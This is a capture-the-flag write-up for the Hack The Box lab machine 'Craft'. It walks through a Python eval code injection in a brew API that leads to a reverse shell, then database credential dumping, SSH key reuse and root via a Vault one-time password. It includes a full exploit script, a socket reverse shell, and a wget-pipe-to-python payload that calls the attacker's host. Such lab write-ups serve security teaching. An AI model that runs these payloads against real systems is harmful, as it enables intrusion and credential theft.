Hack the box: Craft
Hack the box: Craft#
Craft was a medium difficulty machine on the Hack the Box platform. Here’s my take on solving it.

Craft
TL;DR: Recon reveals a git repository which allows to gather credentials to API and source code. In the source there is a code injection vulnerability that can be exploited for RCE on the docker machine. Using that access another credentials can be downloaded leading to discovery of a private git repository. Repository contains a private SSH key that allows to gain user access to the machine. Privleges can be escalated using local access to the Vault software that generates one time passwords to root access.
Recon#
Nmap reveals few services. Most notably, HTTPS:
# nmap -sS -sV -O -n -p- -v 10.10.10.110
-- snip --
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5
443/tcp  open     ssl/http nginx 1.15.8
5355/tcp filtered llmnr
6022/tcp open     ssh      (protocol 2.0)
Main page contains links to 2 subdomains. They can be added to /etc/hosts file:
10.10.10.110 craft.htb
10.10.10.110 gogs.craft.htb
10.10.10.110 api.craft.htb
Under gogs.craft.api there’s an instance of github’esque service. Going through commits reveals, that there were credentials in the source code code, but were removed:

Revealed credentials
What is more, the https://api.craft.htb/api/brew/ POST method seems to be vulnerable to a Python code injection:

Code injection vulnerability
Foothold#
With above knowledge a simple script can be constructed. It uses obtained credentials to receive a token that is later used to POST a request to a vulnerable method with given payload in a abv field. It can also test payloads execution locally:
#!/usr/bin/env python

import json
import requests
import sys

def local(payload):
  print(payload)
  eval('%s > 1' % payload)
  return

def remote(payload):
  response = requests.get(
    'https://api.craft.htb/api/auth/login',
    auth=('dinesh', '4aUh0A8PbVJxgd'),
    verify=False)
  json_response = json.loads(response.text)
  token =  json_response['token']
  headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }
  brew_dict = {}
  brew_dict['abv'] = payload
  brew_dict['name'] = 'bullshit'
  brew_dict['brewer'] = 'bullshit'
  brew_dict['style'] = 'bullshit'
  json_data = json.dumps(brew_dict)
  print(json_data)

  response = requests.post(
    'https://api.craft.htb/api/brew/',
    headers=headers,
    data=json_data,
    verify=False)
  print(response.text)
  return

if sys.argv[1] == "local":
  local(sys.argv[2])
elif sys.argv[1] == "remote":
  remote(sys.argv[2])
else:
  print("ERROR")
Because injection is based on eval function, it’s somewhat limited. It needs to be one liner and certain language constructions are not working, for example import. Calling _ _import_ _ function can be a workaround to import a library. Thanks to that is’s possible to execute a bash command:
__import__("os").system("ping 10.10.15.151")
Moreover, standard bash reverse shells don’t seem to work. Calling other languages’ payloads from bash seemed problematic because of amount of string escaping levels. Fortunately wget is working on the attacking machine, so it’s possible to host actual reverse shell on attackers machine:
import socket,subprocess,os;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.15.151",443));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
After setting up a HTTP server, it’s possible to gain reverse shell by sending a following payload:
__import__("os").system("wget -O- 10.10.15.151/revshell.py | python")
User#
The reverse shell spawns on the docker machine. It can be leveraged to make requests to API’s SQL database. I copy a dbtest.py script from the app. Then, I fill it with database credentials taken from the craft_api/settings.py file. I also modify the query so it gets a row from a user database instead of a “brew”:
#!/usr/bin/env python

import pymysql

# test connection to mysql database
connection = pymysql.connect(host='db',
                             user='craft',
                             password='qLGockJ6G2J75O',
                             db='craft',
                             cursorclass=pymysql.cursors.DictCursor)
try:
    with connection.cursor() as cursor:
        sql = "SELECT `username`, `password` FROM `user` LIMIT 1 OFFSET 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)
finally:
    connection.close()
Runnig the script while changing the value of offset reveals another two new credentials sets:
{'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}
{'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}
Logging as gilfoyle to the gogs service reveals his private repository named “craft-infra”. It contains a private key to SSH:

Using the key it is possible to login as gilfoyle to machine’s SSH and read user flag:
ssh gilfoyle@craft.htb -i id_rsa -c aes256-ctr
-- snip --
Enter passphrase for key 'id_rsa': ZEU3N8WNM2rh4T
-- snip --
Root#
Quick reckon reveals that a Vault service is installed on the machine. Manual suggets that it used to store various secrets to many services. It also has a module for SSH. Listing the SSH keys reveals that one time password are configured for root SSH for gilfoyle:
gilfoyle@craft:~$ vault token lookup
Key                 Value
---                 -----
accessor            1dd7b9a1-f0f1-f230-dc76-46970deb5103
creation_time       1549678834
creation_ttl        0s
display_name        root
entity_id           n/a
expire_time         <nil>
explicit_max_ttl    0s
id                  f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
meta                <nil>
num_uses            0
orphan              true
path                auth/token/root
policies            [root]
ttl                 0s
It can be used to login as root to SSH:
gilfoyle@craft:~$ vault ssh -role root_otp -mode otp root@10.10.10.110
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 8eded213-af97-398c-2f1a-fd83eeb90e1a
-- snip --
Password: 8eded213-af97-398c-2f1a-fd83eeb90e1a
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
-- snip --
Last login: Tue Aug 27 04:53:14 2019
root@craft:~# cd /root
root@craft:~# cat root.txt
831...